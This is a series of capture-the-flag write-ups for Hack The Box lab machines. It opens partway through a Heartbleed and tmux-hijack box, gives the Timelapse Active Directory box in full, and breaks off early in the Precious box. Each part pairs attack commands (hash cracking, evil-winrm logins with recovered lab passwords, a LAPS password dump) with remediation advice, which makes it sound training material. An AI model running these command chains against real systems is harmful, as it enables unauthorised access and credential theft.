echo ‘aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==’ | base64 -dPassphrase recovered: heartbleedbelievethehype
4 – SSH access and user flag
Guessed the username hype from the key filename. SSH’d in using the decrypted private key with the legacy RSA algorithm flag required for the older OpenSSH configuration. Retrieved user.txt.ssh -o PubkeyAcceptedKeyTypes=ssh-rsa -i id_rsa hype@10.129.232.136
5 – Privilege Escalation – tmux session hijack
Enumerated the filesystem and found an existing root-owned tmux socket at /.devs/dev_sess. Attached to the session using the socket path and inherited the root shell. Retrieved root.txt.tmux -S /.devs/dev_sess
Key Takeaways
- OpenSSL Heartbleed – CVE-2014-0160 (CVSS 7.5 High) – The HTTPS service was running a version of OpenSSL vulnerable to Heartbleed, allowing unauthenticated memory leakage from the server process. This leaked the passphrase being processed in memory, which decrypted the private key found on the web server. All OpenSSL instances must be patched and any system that ran a vulnerable version must be treated as fully compromised with all keys, certificates, and credentials rotated.
- Private key exposed on a publicly accessible web directory – The hype_key RSA private key was stored in a web-accessible /dev directory discoverable through directory busting. Private keys must never be stored on web servers or in any web-accessible path and must be managed through a dedicated PKI or secrets management solution.
- Key passphrase recoverable from server memory via Heartbleed – The passphrase protecting the private key was leaked from server memory because it was being processed at the time of the exploit. While a passphrase provides some protection for a stored key file, it does not protect against memory disclosure. The key itself must also be considered compromised.
- Legacy SSH algorithm required indicating outdated server configuration – The SSH server required the legacy ssh-rsa public key type, indicating the system had not been updated or hardened. Legacy cryptographic algorithms must be disabled and SSH servers must be configured to accept only modern key exchange and signature algorithms.
- Root tmux socket accessible to a standard user – A root-owned tmux session socket was stored at /.devs/dev_sess with permissions allowing the hype user to attach to it. Named pipe and socket files owned by root must have restrictive permissions preventing other users from connecting. Privileged sessions must not be left running and must use sockets stored in locations inaccessible to non-root users.
Remediation
[Immediate] Patch OpenSSL to remediate CVE-2014-0160 (CVSS 7.5 High)
Update OpenSSL to a version beyond 1.0.1f immediately. Rotate all TLS certificates and private keys as the old certificate must be considered compromised. Revoke the old certificate at the CA level. Audit all other services for Heartbleed exposure and patch them.[Immediate] Remove the private key from the web server and rotate it
Delete hype_key and all other key or credential material from the /dev directory immediately. Generate a new key pair and distribute it through a secure channel. Audit all web-accessible directories for private keys, certificates, and credential files and remove any findings.[Immediate] Restrict the tmux socket permissions
Set the /.devs/dev_sess socket to be accessible only by root using mode 600. Terminate any running privileged tmux sessions that are not actively in use. Audit all socket and pipe files on the filesystem for world or group readable permissions and correct them. Never leave a root tmux session running unattended.[Short-term] Harden the SSH server configuration
Disable legacy cryptographic algorithms including ssh-rsa in the SSH server configuration. Enforce only modern algorithms such as ed25519 and ecdsa-sha2-nistp256. Disable password authentication and restrict SSH access to authorized key holders only.[Short-term] Remove web directory listings and restrict /dev access
Disable directory listing on the web server to prevent enumeration of the /dev path. Restrict or remove the /dev directory entirely if it has no production purpose. Implement a web server configuration baseline blocking access to any non-application directory.[Long-term] Implement a PKI and key lifecycle management program
Define a process for issuing, storing, rotating, and revoking all TLS certificates and SSH keys. Private keys must never be placed on web servers and must be stored in a secrets manager or HSM with strict access controls and audit logging. Include key exposure scenarios in the regular penetration testing scope. - OpenSSL Heartbleed – CVE-2014-0160 (CVSS 7.5 High) – The HTTPS service was running a version of OpenSSL vulnerable to Heartbleed, allowing unauthenticated memory leakage from the server process. This leaked the passphrase being processed in memory, which decrypted the private key found on the web server. All OpenSSL instances must be patched and any system that ran a vulnerable version must be treated as fully compromised with all keys, certificates, and credentials rotated.
-
Timelapse writeup
Timelapse writeup
Box name: Timelapse
Difficulty: Easy
OS: Windows
Overview: Timelapse is an Easy Windows machine, which involves accessing a publicly accessible SMB share that contains a zip file. This zip file requires a password which can be cracked by using John. Extracting the zip file outputs a password encrypted PFX file, which can be cracked with John as well, by converting the PFX file to a hash format readable by John. From the PFX file an SSL certificate and a private key can be extracted, which is used to login to the system over WinRM. After authentication we discover a PowerShell history file containing login credentials for the svc_deploy user. User enumeration shows that svc_deploy is part of a group named LAPS_Readers. The LAPS_Readers group has the ability to manage passwords in LAPS and any user in this group can read the local passwords for machines in the domain. By abusing this trust we retrieve the password for the Administrator and gain a WinRM session.
Link: https://app.hackthebox.com/machines/Timelapse?tab=play_machine
Machine IP: 10.129.227.113
Ran rustscan against the machine.
rustscan -a 10.129.227.113 –ulimit 5000 -b 500 — -A -Pn

Looks like an active directory box. Added timelapse.htb to /etc/hosts. Tried ldapsearch but no luck. Checked out SMB and we have read on a ‘Shares’ share.

Connected with smbclient and we can see two directories Dev and HelpDesk. It looks like a LAPs solution is used and theres some sort of winrm backup zip.
smbclient //10.129.227.113/Shares -U Anonymous

Downloaded all of that.
recurse ON
prompt OFF
mget *
When trying to unzip the winrm_backup it asks for a password.

I was able to crack it with Zip2john.
zip2john winrm_backup.zip > winrm_backup.hash
john –wordlist=/usr/share/wordlists/rockyou.txt winrm_backup.hash

supremelegacy
It gives us a legacyy_dev_auth.pfx back.

When trying to open this up it also asks for a password but supremelegacy is not the password. Did research and john can also do this.
pfx2john legacyy_dev_auth.pfx > pfx.john

john –wordlist=/usr/share/wordlists/rockyou.txt pfx.john

thuglegacy
Now we can get the SSL certificate and the private key.
openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out key.pem -nodes
openssl pkcs12 -in legacyy_dev_auth.pfx -nokeys -out cert.pem

I was able to successfully authenticate with evil-winrm to the host..
evil-winrm -i 10.129.227.113 -c cert.pem -k key.pem -S

User.txt is on the desktop of our current user.

In Users we can see additional users.
After a lot of enumeration I was able to find credentials to svc_deploy in powershell history.

svc_deploy:E3R$Q62^12p7PLlC%KWaxuaV

I was able to connect over winrm with these credentials.
evil-winrm -i 10.129.227.113 -u svc_deploy -p ‘E3R$Q62^12p7PLlC%KWaxuaV’ -S

Did enumeration under this account. Interestingly this user has access to LAPS_Reader group. We saw a hint of LAPS being used earlier.
whoami /groups
I have yet to pentest LAPS so I did research on Hacktricks https://hacktricks.wiki/en/windows-hardening/active-directory-methodology/laps.html. Used nxc and we got the password for Administrator.
nxc ldap 10.129.227.113 -u svc_deploy -p ‘E3R$Q62^12p7PLlC%KWaxuaV’ -M laps

evil-winrm -i 10.129.227.113 -u Administrator -p ‘Sv&dc9FLVe}y9B144w3H{#7w’ -S

The root flag isn’t in the Administrator directory but instead on the TRX Desktop.

GG
Attack Chain
1 – Reconnaissance
Ran RustScan and identified a domain-joined Windows machine with ports including 445 (SMB), 5985 (WinRM over HTTP), and 5986 (WinRM over HTTPS). Added timelapse.htb to /etc/hosts. LDAP anonymous bind returned nothing. Checked SMB and found anonymous read access on a Shares share containing Dev and HelpDesk directories.rustscan -a 10.129.227.113 –ulimit 5000 -b 500 — -A -Pn
smbclient //10.129.227.113/Shares -U Anonymous2 – ZIP and PFX cracking to recover WinRM certificate
Downloaded all files from the share recursively. Found winrm_backup.zip requiring a password and LAPS-related documentation in HelpDesk. Cracked the zip password with zip2john and rockyou. Extracted legacyy_dev_auth.pfx which also required a password. Cracked the PFX password with pfx2john and rockyou. Extracted the SSL certificate and private key from the PFX file.zip2john winrm_backup.zip > winrm_backup.hash
john –wordlist=/usr/share/wordlists/rockyou.txt winrm_backup.hash
pfx2john legacyy_dev_auth.pfx > pfx.john
john –wordlist=/usr/share/wordlists/rockyou.txt pfx.john
openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out key.pem -nodes
openssl pkcs12 -in legacyy_dev_auth.pfx -nokeys -out cert.pem3 – WinRM certificate authentication and user flag
Authenticated to WinRM using the extracted certificate and private key as the legacyy user. Retrieved user.txt from the desktop.evil-winrm -i 10.129.227.113 -c cert.pem -k key.pem -S
4 – PowerShell history credential discovery
Enumerated the filesystem and found a PowerShell history file containing a previously executed command with svc_deploy’s credentials in plaintext. Authenticated via WinRM as svc_deploy.Credentials recovered: svc_deploy:E3R$Q62^12p7PLlC%KWaxuaV
5 – LAPS password retrieval and Administrator access
Confirmed svc_deploy was a member of LAPS_Readers. Used netexec with the LAPS module to query the LDAP attribute storing the local Administrator password managed by LAPS. Authenticated as Administrator and found the root flag on the TRX user’s desktop.nxc ldap 10.129.227.113 -u svc_deploy -p ‘E3R$Q62^12p7PLlC%KWaxuaV’ -M laps
evil-winrm -i 10.129.227.113 -u Administrator -p ‘Sv&dc9FLVe}y9B144w3H{#7w’ -S
Key Takeaways
- Anonymous SMB access exposing certificate backup and credential material – The Shares share was accessible without authentication and contained a backup of WinRM authentication credentials packaged as a PFX file. SMB shares must require authentication and must never expose certificate backups, private keys, or credential archives to unauthenticated users.
- Weak passwords on ZIP and PFX files crackable with rockyou – Both the zip archive and the PFX file were protected with passwords present in the rockyou wordlist. Cryptographic containers protecting sensitive material such as certificates and private keys must use strong randomly generated passwords of at least 20 characters that resist offline cracking.
- Private key accessible from an SMB share – The legacyy_dev_auth.pfx file contained a private key that, once the password was cracked, could be used for direct WinRM authentication. Private keys must never be stored on network shares in any form and must be managed through a PKI or secrets management solution with strict access controls.
- PowerShell history file retaining plaintext credentials – The svc_deploy credentials were captured in a PowerShell history file because they were passed on the command line during a previous session. Credentials must never be passed as command-line arguments and PowerShell history must be configured to exclude sensitive sessions or disabled on servers where it is not required for auditing.
- LAPS_Readers group membership enabling local Administrator password retrieval – svc_deploy’s membership in LAPS_Readers allowed reading the managed local Administrator password from LDAP. LAPS_Readers membership must be restricted to the minimum set of accounts with an explicit operational requirement and must be monitored for unauthorized additions.
Remediation
[Immediate] Remove the certificate backup and restrict SMB share access
Delete winrm_backup.zip and all credential material from the Shares share immediately. Revoke the legacyy_dev_auth certificate and generate a new one stored through a proper PKI workflow. Disable anonymous SMB access across all shares and require authentication with the minimum required permissions for each share.[Immediate] Rotate svc_deploy credentials and clear PowerShell history
Rotate the svc_deploy password immediately. Clear the PowerShell history file containing the credential and audit all user and service account PowerShell history files across the environment for captured credentials. Configure PowerShell to not persist history on servers where command logging is not required, or redirect history to a write-only audit log accessible only by administrators.[Immediate] Enforce strong passwords on all cryptographic containers
Define a policy requiring all PFX, PKCS12, and archive files containing cryptographic material to use randomly generated passwords of at least 20 characters stored in a secrets manager. Audit all backup and archive files on accessible shares for password-protected containers and verify their passwords are not present in common wordlists.[Short-term] Audit LAPS_Readers group membership
Review all members of the LAPS_Readers group and remove any accounts without a documented operational requirement. Implement monitoring to alert on any change to LAPS_Readers membership. Confirm that LAPS is correctly scoping password storage to only the machines each account needs access to.[Long-term] Implement a PKI and certificate lifecycle management program
Define a process for issuing, storing, rotating, and revoking certificates used for WinRM and other administrative access. Certificates and private keys must be issued through a controlled CA, stored in a secrets manager or HSM, and never distributed via SMB shares or other unauthenticated file transfer mechanisms. Include certificate backup procedures and access controls in the regular security audit scope. - Anonymous SMB access exposing certificate backup and credential material – The Shares share was accessible without authentication and contained a backup of WinRM authentication credentials packaged as a PFX file. SMB shares must require authentication and must never expose certificate backups, private keys, or credential archives to unauthenticated users.
-
Precious writeup
Precious writeup
Box name: Precious
Difficulty: Easy
OS: Linux
Overview: Precious is an Easy Difficulty Linux machine, that focuses on the Ruby language. It hosts a custom Ruby web application, using an outdated library, namely pdfkit, which is vulnerable to CVE-2022-25765, leading to an initial shell on the target machine. After a pivot using plaintext credentials that are found in a Gem repository config file, the box concludes with an insecure deserialization attack on a custom, outdated, Ruby script.
Link: https://app.hackthebox.com/machines/Precious?sort_by=created_at&sort_type=desc
Machine IP: 10.129.228.98
Ran rustscan against the target.
rustscan -a 10.129.228.98 –ulimit 5000 -b 500 — -A -Pn

Added precious.htb to /etc/hosts. It’s an nginx server. Navigated to the site and it looks like we can fetch a URL that changes a web page to PDF.

No source code. I set up an http server and it can in fact hit us.
sudo python3 -m http.server 8000


I tried http:127.0.0.1 to see if it would fetch anything from it self but that doesn’t work. In the meantime I’ll run feroxbuster.
feroxbuster -u http://precious.htb -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion -t 50 -d 4 –filter-status 404,400
I created a test.txt and it converted that to a pdf as well.

I captured a request to see if I could find out what type of converting it’s using.
